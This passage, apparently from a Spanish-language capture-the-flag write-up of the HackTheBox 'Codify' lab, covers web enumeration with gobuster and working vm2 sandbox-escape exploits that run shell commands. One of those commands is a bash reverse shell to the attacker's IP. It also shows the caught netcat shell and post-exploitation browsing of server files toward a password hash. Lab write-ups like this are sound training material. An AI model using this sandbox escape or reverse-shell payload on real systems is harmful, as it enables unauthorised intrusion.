



```
const {VM} = require("vm2");
const vm = new VM();

const code = `
cmd = 'id'
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')
```

```
().mainModule.require('child_process').execSync(cmd);
}
`

console.log(vm.run(code));
```




Como vemos aquí podemos ejecutar comando



Realizamos una búsqueda de directorios web con la herramienta gobuster pero no encontré nada interesante

```
┌──(root㉿dttkalimot)-[/home/kali]
└─# gobuster dir -u http://codify.htb/ -w /home/kali/HTB
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fire
===============================================================
[+] Url:                     http://codify.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/HTB/OFFICE/direc
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 2921]
/About                (Status: 200) [Size: 2921]
/editor               (Status: 200) [Size: 3123]
/Editor               (Status: 200) [Size: 3123]
/ABOUT                (Status: 200) [Size: 2921]
/limitations          (Status: 200) [Size: 2665]
/server-status        (Status: 403) [Size: 275]
Progress: 220560 / 220561 (100.00%)
===============================================================
===============
Finished
===============================================================
===============
```

Estuve realizando una búsqueda de vulnerabilidades de vm2



const { VM } = require("vm2");
const vm = new VM();


const code = `const err = new Error(); err.name = { toString: new Proxy(() => "", { apply(target, thiz, args) { const process = args.constructor.constructor("return process")(); throw process.mainModule.require("child_process").execSync("echo hacked").toString(); }, }), }; try { err.stack; } catch (stdout) { stdout; }`;

console.log(vm.run(code)); // -> hacked


Ejecución de código

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("bash -c
'bash -i >& /dev/tcp/10.10.14.185/9001 0>&1'").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // → hacked
```

Ahora utilizaremos este código para meter una shell y conectarnos a nuestro terminal con el netcat



Ahora tenemos acceso como usuario svc



Mejoramos el terminal


```
┌──(root㉿dttkalimot)-[/home/kali]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.185] from (UNKNOWN) [10.10.11.239] 35662
bash: cannot set terminal process group (1267): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$ ls
ls
svc@codify:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
^Z
zsh: suspended  nc -lvnp 9001

┌──(root㉿dttkalimot)-[/home/kali]
└─# stty raw -echo;fg
[1]  + continued  nc -lvnp 9001
                              python3 -c 'import pty;pty.spawn("/bin/bash")'
                                                                            svc@codify:~$ ls
svc@codify:~$ dd
^H^H^H^H^He^H^H^C0+0 records in
0+0 records out
0 bytes copied, 17.2871 s, 0.0 kB/s

svc@codify:~$ echo $TERM
tmux-256color
```

entramos a la configuración del servidor apache


```
svc@codify:~$ pwd
/home/svc
svc@codify:~$ cd /etc/apache2/
svc@codify:/etc/apache2$ ls
apache2.conf    conf-enabled  magic          mods-enabled  sites-available
conf-available  envvars       mods-available  ports.conf    sites-enabled
svc@codify:/etc/apache2$ cd sites-enabled/
svc@codify:/etc/apache2/sites-enabled$ ls
000-default.conf
svc@codify:/etc/apache2/sites-enabled$ cat 000-default.conf
<VirtualHost *:80>

        ServerName codify.htb
        ServerAdmin admin@codify.htb
        ProxyPass / http://127.0.0.1:3000/
        ProxyPassReverse / http://127.0.0.1:3000/

        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^codify.htb$
        RewriteRule ^(.*)$ http://codify.htb$1 [R=permanent,L]

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
svc@codify:/etc/apache2/sites-enabled$ _
```

`ss -lnpt` te mostrará una lista de todos los sockets TCP que están escuchando en el sistema, junto con los procesos asociados a ellos. Es útil para diagnosticar problemas de

red y para comprender qué procesos están escuchando en qué puertos.




El comando `pm2 list` se utiliza para listar todos los procesos gestionados por PM2, que es un gestor de procesos de Node.js para aplicaciones en producción. Al ejecutar este comando en la línea de comandos, se mostrará una tabla que contiene información sobre los procesos actualmente en ejecución, como el nombre del proceso, el identificador del proceso (PID), el estado del proceso, el tiempo de ejecución, la CPU utilizada, la memoria utilizada, entre otros detalles relevantes.



Este comando muestra una lista detallada de todos los procesos en ejecución en el sistema, organizados en una estructura de árbol para representar las relaciones entre los procesos padre e hijo.

```
ps -ef --forest|less -S
```



Ahora realizamos una búsqueda de una base de datos y encontramos tickets.db

```
svc@codify:/etc/apache2/sites-enabled$ cd ..
svc@codify:/etc/apache2$ cd ..
svc@codify:/etc$ cd ..
svc@codify:/$ cd /var/www/contact/
svc@codify:/var/www/contact$ ls -la
total 120
drwxr-xr-x 3 svc  svc   4096 Sep 12  2023 .
drwxr-xr-x 5 root root  4096 Sep 12  2023 ..
-rw-rw-r-- 1 svc  svc   4377 Apr 19  2023 index.js
-rw-rw-r-- 1 svc  svc    268 Apr 19  2023 package.json
-rw-rw-r-- 1 svc  svc  77131 Apr 19  2023 package-lock.json
drwxrwxr-x 2 svc  svc   4096 Apr 21  2023 templates
-rw-r--r-- 1 svc  svc  20480 Sep 12  2023 tickets.db
svc@codify:/var/www/contact$ _
```

Ahora con el comando strings extraeremos las cadenas de texto legibles en este archivo y encontramos el hash de la contraseña del usuario joshua

